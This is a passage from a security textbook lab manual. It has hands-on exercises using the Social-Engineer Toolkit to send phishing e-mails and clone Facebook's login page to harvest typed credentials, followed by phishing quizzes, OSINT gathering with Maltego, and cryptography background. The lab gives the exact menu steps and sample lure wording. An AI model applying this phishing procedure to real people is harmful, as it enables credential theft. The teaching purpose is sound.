[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

FIGURE 4-1 The SET screen and menu

b. For Mass Mailer Attack, type **5** and press ENTER.

c. For E-Mail Attack Single Email Address, type **1** and press ENTER.

d. At the Send Email To prompt, type an e-mail address for the phishing attempt to be sent to (this should be another account of yours so you can play the victim role as well). Then press ENTER.

e. For Use a Gmail Account For Your Email Attack, type **1** and press ENTER.

f. Enter your Gmail address and press ENTER.

g. At the FROM NAME The User Will See prompt, enter a pseudonym.

h. If you don’t have 2-Step Verification enables, enter the Gmail password you used in Step 2f. If you have 2-Step Verification enables, enter the 16-character app password you configured earlier in the “Let’s Do This” section.

i. At the prompt Flag This Message/S As High Priority?, type **yes**.

j. At the prompt Do You Want To Attach A File, type **n** and press ENTER.

k. At the prompt Do You Want To Attach An Inline File, type **n** and press ENTER.

l. Provide an e-mail subject and press ENTER.

m. To send the e-mail as HTML, type **h** and then press ENTER.

n. Enter the following for the body of the e-mail, including the HTML tags. When you’re done, press ENTER:
My name is Bob Smith, and I have some <strong> secret </strong> information you need. Click <a href=”https://www.flcc.edu”> here </a> to get the juicy info!”

o. Type END, using uppercase letters, and then press ENTER.

p. Check your e-mail. Click the phishing link.

📷 **3a–3g**

Step 3 Clone a website and construct an e-mail with a “malicious” link to this fake site.

a. From the initial SET menu shown in Figure 4-1, select option 1) Social-Engineering Attacks and press ENTER.

b. For Website Attack Vectors, type **2** and press ENTER.

c. For Credential Harvester Attack Method, type **3** and press ENTER.

d. For Site Cloner, type **2** and press ENTER.

e. Press ENTER to accept the default IP address for the POST back, which is the IP address of your Kali Linux VM.

f. At the Enter The URL To Clone prompt, type **https://www.facebook.com** (enter this exactly as shown).

You’ll see the following:

```
[*] Cloning the website:
https://login.facebook.com/login.php
[*] This could take a little bit...
```

Then you’ll see this:

```
The best way to use this attack is if username and
password form fields are available. Regardless, this
captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester
Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives
below:
```

g. Keep this terminal open, as is. Open a new terminal tab by choosing File from the top menu. Then select New Tab (or press CTRL-SHIFT-T). Then run another instance of SET in the new tab.

Using what you learned in Step 2, craft a “believable” e-mail with the IP address of your Kali Linux box hyperlinked to https://www.facebook.com.
For example, the body of the e-mail could be (using the address of your Kali Linux VM, not the one shown here): Your Facebook account has been <strong> suspended </strong>! Go to <a href="http://192.168.1.129"> https://www.facebook.com </a> to log

in and restore access!

📷 **4a–4h**

Step 4 Now play the victim role again to see what can come from clicking on a link in an e-mail and providing information at a fake site.

a. From the e-mail account you sent this phishing attempt to, click the phishing link.

b. In your original terminal tab in Kali Linux, you'll notice immediate output, including this:

```
[*] WE GOT A HIT! Printing the output:
```

c. Provide fake credentials and log in to the fake Facebook site. In Kali Linux you'll see the following, in red type:

```
POSSIBLE USERNAME FIELD FOUND: email=
POSSIBLE PASSWORD FIELD FOUND: pass=
```

This will include the username and password you provided. There will be some false positives, but keep looking until you find the credentials you entered. Then screenshot the captured credentials that you entered.

d. You'll realize, in the browser, that you are automatically redirected to the legitimate Facebook site, where you are once again asked for your credentials. Do you think someone who clicked the phishing link would think twice at this point? Would they think that "something just happened," and when they successfully log in now, not realize that the damage is already done and that the attackers have stolen their credentials?

e. For future reference, follow this advice:

```
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A
REPORT.
```

Press CTRL-C, and you'll see something like the following message (this was generated on my machine at the specified date/time):

```
^C[*] File in XML format exported to
/root/.set/reports/2020-07-05 14:58:12.124254.xml for your
reading pleasure...
```

f. Keep the terminal with SET as is, and open up a new terminal. Then type the following:

   ```
   sudo cp '/root/.set/reports/2020-07-05 14:58:12.124254.xml' .
   ```

   Make sure that you specify the path to your file as the first argument, and not the path as I have listed here. The single quotes are necessary because of the whitespace in the path. The dot at the end of the command (preceded by whitespace), as you’ll remember from Chapter 2, means to copy that file into the current directory.

g. To see the XML file, type (using your filename instead of the filename listed here) the following:

   ```
   cat '2020-07-05 14:58:12.124254.xml'
   ```

h. To get right to the credential information, type the following two commands (using your filename):

   ```
   cat '2020-07-05 14:58:12.124254.xml' | grep email=
   cat '2020-07-05 14:58:12.124254.xml' | grep pass=
   ```

   As you’ll remember from a lab exercise in Chapter 2, grep filters the output to match just the string specified. The first command shows the login e-mail and the second command shows the password.

⏱ **30 MINUTES**

Lab Exercise 4.02: Phishing Tests

Now it’s time to turn the tables and put you in the position of e-mail recipient! Will you be able to tell the good from bad? The real from fake? The legitimate e-mails from the phishing attempts?

Learning Objectives

In this lab exercise, you’ll take a few phishing tests. After this lab exercise, you’ll be able to

- Know where you stand in terms of identifying phishing e-mails
- Better identify phishing e-mails in the future

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

Have you ever fallen for a phishing attempt? Have you ever seen right through one? Now's the chance to see where you currently stand.

📷 **1a–1d**

Step 1 Take the following phishing tests and submit screenshots showing your results for each.

a. www.greathorn.com/to-catch-a-phish/ (At the end, you can just click the Done button without submitting any information.)

b. www.sonicwall.com/phishing-iq-test/

c. www.opendns.com/phishing-quiz/

d. www.komando.com/tips/361345/can-you-spot-a-fake-email-take-our-phishing-iq-test

⌨ **2**

Step 2 Write a report, detailing how you did. Did you do better or worse than you expected? What tricked you? What did you see right through?

⏱ **60 MINUTES**

Lab Exercise 4.03: Reconnaissance Through Open-Source Intelligence

Before any social engineering attack comes *reconnaissance*, when an attacker gathers intelligence on potential targets. With this intel, the attacker can instill confidence in the target, which will make the target trust the attacker. The data you collect from several open and publicly available sources is collectively known as *open-source intelligence (OSINT)*.

Information gathering can be as simple as using Google to learn information about a company or individual. On a company's website, searching the employee directory is usually a good place to start. Then you can Google individuals to learn more about them. With each search, you learn about interests, hobbies, and keywords that you can use in subsequent searches. Small pieces of information acquired from different sources can come together to form a great picture of a potential target.

Open, publicly available, and legal sources, such as Google, are often the best repositories to start with. Social media sites such as LinkedIn, Twitter, and Facebook can also be treasure troves of information about individuals or companies. With the Wayback Machine at https://archive.org/, you can even "go back in time" and learn about former employees, corporate structure, and changes that can be used in a social engineering attack. Job searching sites can even be used to see current hardware and software used by a company, and more information. The knowledge gained from OSINT can be used by an attacker to make someone believe that their request is legitimate.

Perhaps an attacker may continue with nontraditional sources, such as rifling through garbage. *Dumpster diving* involves a potential attacker looking through discarded trash. It can yield great rewards, including company memos, directories, invoices that show relationships with other companies, and more, to help create a social engineering attack. Malware, theft, and impersonation are some examples of illegal ways to collect information for a social engineering attack.

Learning Objectives

In this lab exercise, you'll use OSINT to collect information on a target. After this lab exercise, you'll be able to

- Search open, publicly available, and legal sources for a wealth of information
- Understand how public-facing information can seem innocent but can

prove very damaging

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

Did you ever think innocent Google searches would give you information to perform a social engineering attack? You're about to see what attackers are doing before each social engineering attack is performed. You're also going to use Paterva's Maltego tool for OSINT that can be visualized with graphs of relationships. This tool is heavily used by security researchers, private investigators, and law enforcement.

📷 **1**


Step 1 Using Google searches and the techniques described in this lab exercise's introduction, gather a sequence of information that, when put together, could be used in a social engineering attack. Document each piece of information with a screenshot.

📷 **2k**

Step 2 Searching what's out there in cyberspace and collecting information can be rewarding and eye-opening. It can also be very scary. You just saw it with Google, and now you'll see it with Maltego.

a. From Kali Linux, type **maltego** to launch the program. You may see a pop-up message: "Memory settings were optimized, but will require a restart to take effect." If you see this, click the Restart Now button.

b. On the Product Selection screen, click the maroon Run button in the Maltego CE (Free) section, as shown in Figure 4-2.



Product Selection

Please select how you want to use Malte...

Please choose how you want to use Maltego:

Maltego XL

Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.

Maltego Classic

Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.

Maltego CE (Free)

In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.

Maltego CaseFile (Free)

In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.

FIGURE 4-2 Click the maroon Run button on the Maltego Product Selection screen.

c. Select the Terms and Conditions Accept checkbox and click Next.

d. On the next screen, click Register Here.

e. Fill out the information, prove that you’re not a robot, and click the REGISTER button. Feel free to use a disposable account, including the one you may have created earlier in this chapter.

f. Check your e-mail for a link to confirm your account. Click the link.

(Yeah, I know, after what you’ve learned so far in this chapter, something inside of you is not wanting to click it.)

- **g.** Back in Maltego in Kali Linux, enter your e-mail address and password, solve the CAPTCHA, and click Next.
- **h.** You’ll see a welcome message with your name, e-mail address, and validity period for your API key. Note: It could take a couple minutes for your account to be recognized after activation. Click Next three times—this takes you through this screen, the Install Transforms screen, and the Help Improve Maltego screen.
- **i.** Select Normal Privacy Mode and click Next.
- **j.** Select the radio button Open A Blank Graph And Let Me Play Around. Then click Finish.
- **k.** At the bottom of the Privacy Policy Change Notice screen, click the Acknowledge button. A new graph will open, as shown in Figure 4-3.



Maltego Community Edition 4.2.3
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Transform Hub
Transform Manager
New Local Transform...
Certificate Manager
Manage Services
Run View
Entity P...
Search:
Groups
Company
A business c
Organizatio
A social grou
Infrastruc...
AS
An internet A
Banner
Banner
DNS Name
Domain Nam
Domain
An internet d
IPv4 Addre
An IP versio
Run View
<No Selection>
Home
New Graph (1)
Layout
Freeze
View
100%
FOR DEMO USE ONLY
En...
All
Find
Properties
Notes
Display info
Overview
Detail View
<No Selection>
Property ...
<No Hub Item Global Transf...

FIGURE 4-3 Maltego new graph

📷 **3a–3h**

Step 3 Now it’s time for some action. Let’s see what we can do using an e-mail address to populate the Maltego blank graph with publicly available information that could be used in a social engineering attack.

- **a.** Scroll on the left side of the Maltego screen until you see Email Address. Drag-and-drop the heading to the New Graph tab, and you will see a circle with the @ symbol along with the e-mail address info@paterva.com.
- **b.** Change that e-mail address to yours by double-clicking the paterva address and clicking OK.
- **c.** Right-click anywhere on the e-mail item (the circle with the @ symbol) to open the Run Transform(s) window.
- **d.** Click anywhere on the green All Transforms row to see a list of the transforms, and then click the orange back arrow in the pane on the left.
- **e.** Click anywhere on the gray Related Email Addresses row to see that list, and then click the orange back arrow in the pane on the left.
- **f.** On the green row, click the Run All Arrows on the right, and then click the Run! button at the bottom of the next window. Keep the default selection of FL. Click No on the Twitter OAuth pop-up, if it appears.
- **g.** If you don’t see a tree graph forming, enter a different e-mail address, which doesn’t have to be yours. When you see a tree graph forming, start right-clicking each of those items and run all transforms for each.
- **h.** You can use the toolbar at the top of the screen to create a new graph, save a graph, and perform other management tasks. The Investigate tab has a Clear Graph icon that can be helpful, too.

📷 **4a–4e**

Step 4 In addition to pivoting from an e-mail address, you can use many other criteria to start the intelligence gathering in Maltego.

a. In the pane on the left, start a new tree by performing all transforms originating from a domain instead of an e-mail address.

➔ **Note**

Some trees created with a domain can be massive. Maltego will create color-coded categories of the subsequent items, with categories including website, e-mail address, phone number, company, netblock, MX record, domain, location, NS record, person, and DNS name.

b. Perform a transform from a DNS Name.

c. Perform a transform from a URL.

d. Perform a transform from a website.

e. Perform a final transform from a category of your choice that hasn’t yet been used.

Lab Analysis

1. Why would a security specialist use a tool like SET?

____

____

2. What are some ways you can identify a phishing e-mail?

____

____

3. Why would a security specialist use a tool like Maltego?

____

____

Key Term Quiz

Use the terms from this list to complete the sentences that follow.

open-source intelligence (OSINT)

phishing

social engineering

1. The digital form of _____________ is _____________.
2. _____________ is used for reconnaissance.

Chapter 5
Cryptography

Lab Exercises

Cryptography is the practice and science of secure communication and coding techniques. Cryptography provides confidentiality, so that only the sender and the intended recipient of a message understand it. Confidentiality of files at rest means that only users with the proper authorization can see the files in their intended format. Those without proper authorization can still see the files on the hard drive and even open the files in a hex editor (the files are not hidden), but they won’t be able to open the file in the program it was designed to be opened in and see it as anything meaningful.

Cryptography provides integrity, which ensures that no part of a message changes in transit, either accidentally or maliciously. The message sent should be the exact message received. Integrity of files at rest ensures that the files aren’t changed accidentally, maliciously, or when unauthorized. An unauthorized change, for example, may involve a file changed by an authorized employee that is not in accordance with a change-management policy.

Indirectly, through confidentiality and integrity, cryptography provides availability. With all your cybersecurity measures in place—dealing with hardware, software, people, processes, and more—users who are authorized to do their jobs should be able to do so, and the resources they need should be available to them. The concept of availability also looks to ensure that you don't fall victim to a distributed denial-of-service (DDoS) attack and that you have fault tolerance and load balancing in the event of a cybersecurity incident or disaster.

Cryptography provides for authentication, where someone can prove that they are who they claim to be, and nonrepudiation, where the sender of a message can't deny having sent it.

Often used in the context of cryptography are two related terms: cryptanalysis and cryptology. *Cryptanalysis* is the science of breaking cryptographic systems, codes, and algorithms. The bad guys do it, but so do the good guys, because before cryptosystems, codes, and algorithms are declared secure, they've got to be analyzed thoroughly by researchers, who check to see if they can be broken. *Cryptology* refers to the scientific and mathematical study of both cryptography and cryptanalysis.

A message or file in plaintext is in human-readable form. Plaintext also refers to any data, including binary files, in a form that can be viewed or used without having to turn it into a different representation. When a message is sent as plaintext across an insecure channel, an attacker can get a copy and understand the message, just as the intended recipient could. The insecure channel can be wired or wireless, and it can be limited to a Wi-Fi infrastructure or include the interconnections of the Internet.

Plaintext and a key, a string of 1s and 0s, are inserted into a cipher, which is an encryption algorithm that converts the plaintext into unreadable output known as ciphertext. When a message is sent as ciphertext across an insecure channel, an attacker can get a copy, but the ciphertext will look like random bits and bytes and will contain no information that is useful or meaningful for the attacker. Unlike the attacker, the intended recipient has the key, and enters the key with the ciphertext into the cipher to transform the ciphertext back into the original plaintext.

An algorithm by itself is not sufficient; plaintext fed into an algorithm produces ciphertext as the output. Algorithms are well-known and are never kept secret. They're available for study and analysis by anyone. So what's to stop anyone from simply putting the ciphertext back into the algorithm to produce the original plaintext? Nothing. The secrecy, the confidentiality, lies in the key, which is a second input to the algorithm, in addition to the plaintext. There are always two inputs to the algorithm: the plaintext and the key.

Ciphertext is produced as output, however, without the key needed for decryption, an attacker can’t simply feed the ciphertext back into the algorithm to produce the plaintext. The lack of the key is what limits unauthorized decryption of ciphertext. As such, it’s vital to protect the key at all times. The confidentiality lies entirely with the key.

Kerckhoffs’s Principle states that the secrecy of the key determines security, while everything else about a system can be publicly known. Shannon’s Maxim states that the enemy knows the system. To that regard, it’s impossible to keep the details of a popular algorithm secret. Relying on the secrecy of the design and the implementation of a system as your security in the belief that you’re achieving security is called *security through obscurity*. There could be many vulnerabilities in a system, but if no one knows about a system or its flaws, you may believe that attacks can be prevented. Security through obscurity, unfortunately, is like an ostrich sticking his head in the sand because it’s only a matter of time before the system and its flaws will be discovered.

To make a robust encryption algorithm, you’ve got to throw it out into the public and let lots of cryptanalysts try to find flaws in it. Keeping it secret and doing all that work yourself is not the best course. Now, by pure logic, if the only way to make an algorithm secure is to let people poke and prod at it, it can’t be secret. What if the algorithm was compromised? Every single location in which the algorithm was implemented would need to be changed, and that’s hard to do. It’s easier to replace a key than an algorithm. If you suspect that a key is compromised, you can just select a different key. In fact, you can even switch keys over specific time intervals to limit the impact of any potential leak. Switching encryption algorithms every year, on the other hand, is not as practical. Furthermore, if the algorithm were to be protected, it would have to exist as source code somewhere. What if that location got hacked? Now all of those systems that implemented the algorithm and depended on the secrecy of the algorithm would need to be quickly changed. That’s just not practical.

⏱ **60 MINUTES**

Lab Exercise 5.01: Symmetric Key Encryption

Symmetric key encryption, also known as symmetric key cryptography and private key cryptography, is used for ensuring the confidentiality of messages and files. In symmetric key encryption, the same key is used both to encrypt and decrypt, as shown in Figure 5-1.




FIGURE 5-1 Symmetric key encryption

Symmetric key encryption is very fast, especially compared to asymmetric key encryption, which uses two keys—one for the encryption and one for the decryption. Because of their speed, symmetric key algorithms are used for bulk data encryption. The biggest con of symmetric key encryption is the key distribution problem, which is transmitting a secret key to the other party over an insecure medium. If a man-in-the-middle (MITM) intercepts both the ciphertext and the key (this is an example of a man-in-the-middle attack), that MITM can decrypt everything, just like the intended recipient. How do you securely transmit the key over an insecure infrastructure? That will be answered and demonstrated in Chapter 6.

Obsolete symmetric key encryption algorithms that were once popular include DES (Data Encryption Standard), 3DES (Triple DES), and RC4

(Rivest Cipher 4). Today’s standard algorithm for symmetric key encryption is AES (Advanced Encryption Standard). However, a symmetric key algorithm commonly found in malware is the simple XOR cipher.

Symmetric key encryption algorithms can fit into one of two categories: stream ciphers or block ciphers. Stream ciphers encrypt and decrypt a single bit at a time, whereas block ciphers encrypt and decrypt groups of bits (known as blocks) at a time. Although block ciphers are slower than stream ciphers because of additional overhead, the large majority of symmetric key encryption algorithms used today are, in fact, block ciphers.

A5/1 is a stream cipher used by the Global System for Mobile Communications (GSM) standard for cellular communications. ChaCha is a stream cipher that Google uses on Android devices in a mode known as Adiantum.

Obsolete DES and 3DES fall into the block cipher category. AES is a block cipher that’s actually very efficient in software.

Simple ciphers, such as XOR, are very advantageous for malware authors for multiple reasons. First, the size of the instructions needed for an XOR cipher is significantly smaller than that of other ciphers. This makes the XOR cipher good to use on devices with size limitations, like embedded devices, and environments with limitations of space, like exploit shellcode. Second, they’re actually more difficult to detect in a malware binary than more sophisticated ciphers like AES, which leaves lots of artifacts of its usage. Finally, they don’t require high overhead, and this enables them to run with efficiency. Malware authors who use simple ciphers, such as XOR, know that their binaries will be detected as containing encryption and even possibly reversed and decrypted by malware analysts. However, these adversaries just want a quick way to foil basic analysis to identify the actions of the malware, aiding the malware to evade detection by a firewall, intrusion detection system (IDS), or intrusion prevention system (IPS). Furthermore, the XOR cipher is very commonly used as a part of larger, more sophisticated cryptographic algorithms like AES.

Learning Objectives

In this activity, you will learn to use the XOR cipher to encrypt plaintext into ciphertext and decrypt ciphertext into plaintext. At the end of this lab

exercise, you’ll be able to

- Encrypt and decrypt with the XOR cipher
- Understand how symmetric key encryption works

Lab Materials and Setup

The materials you need for this lab are

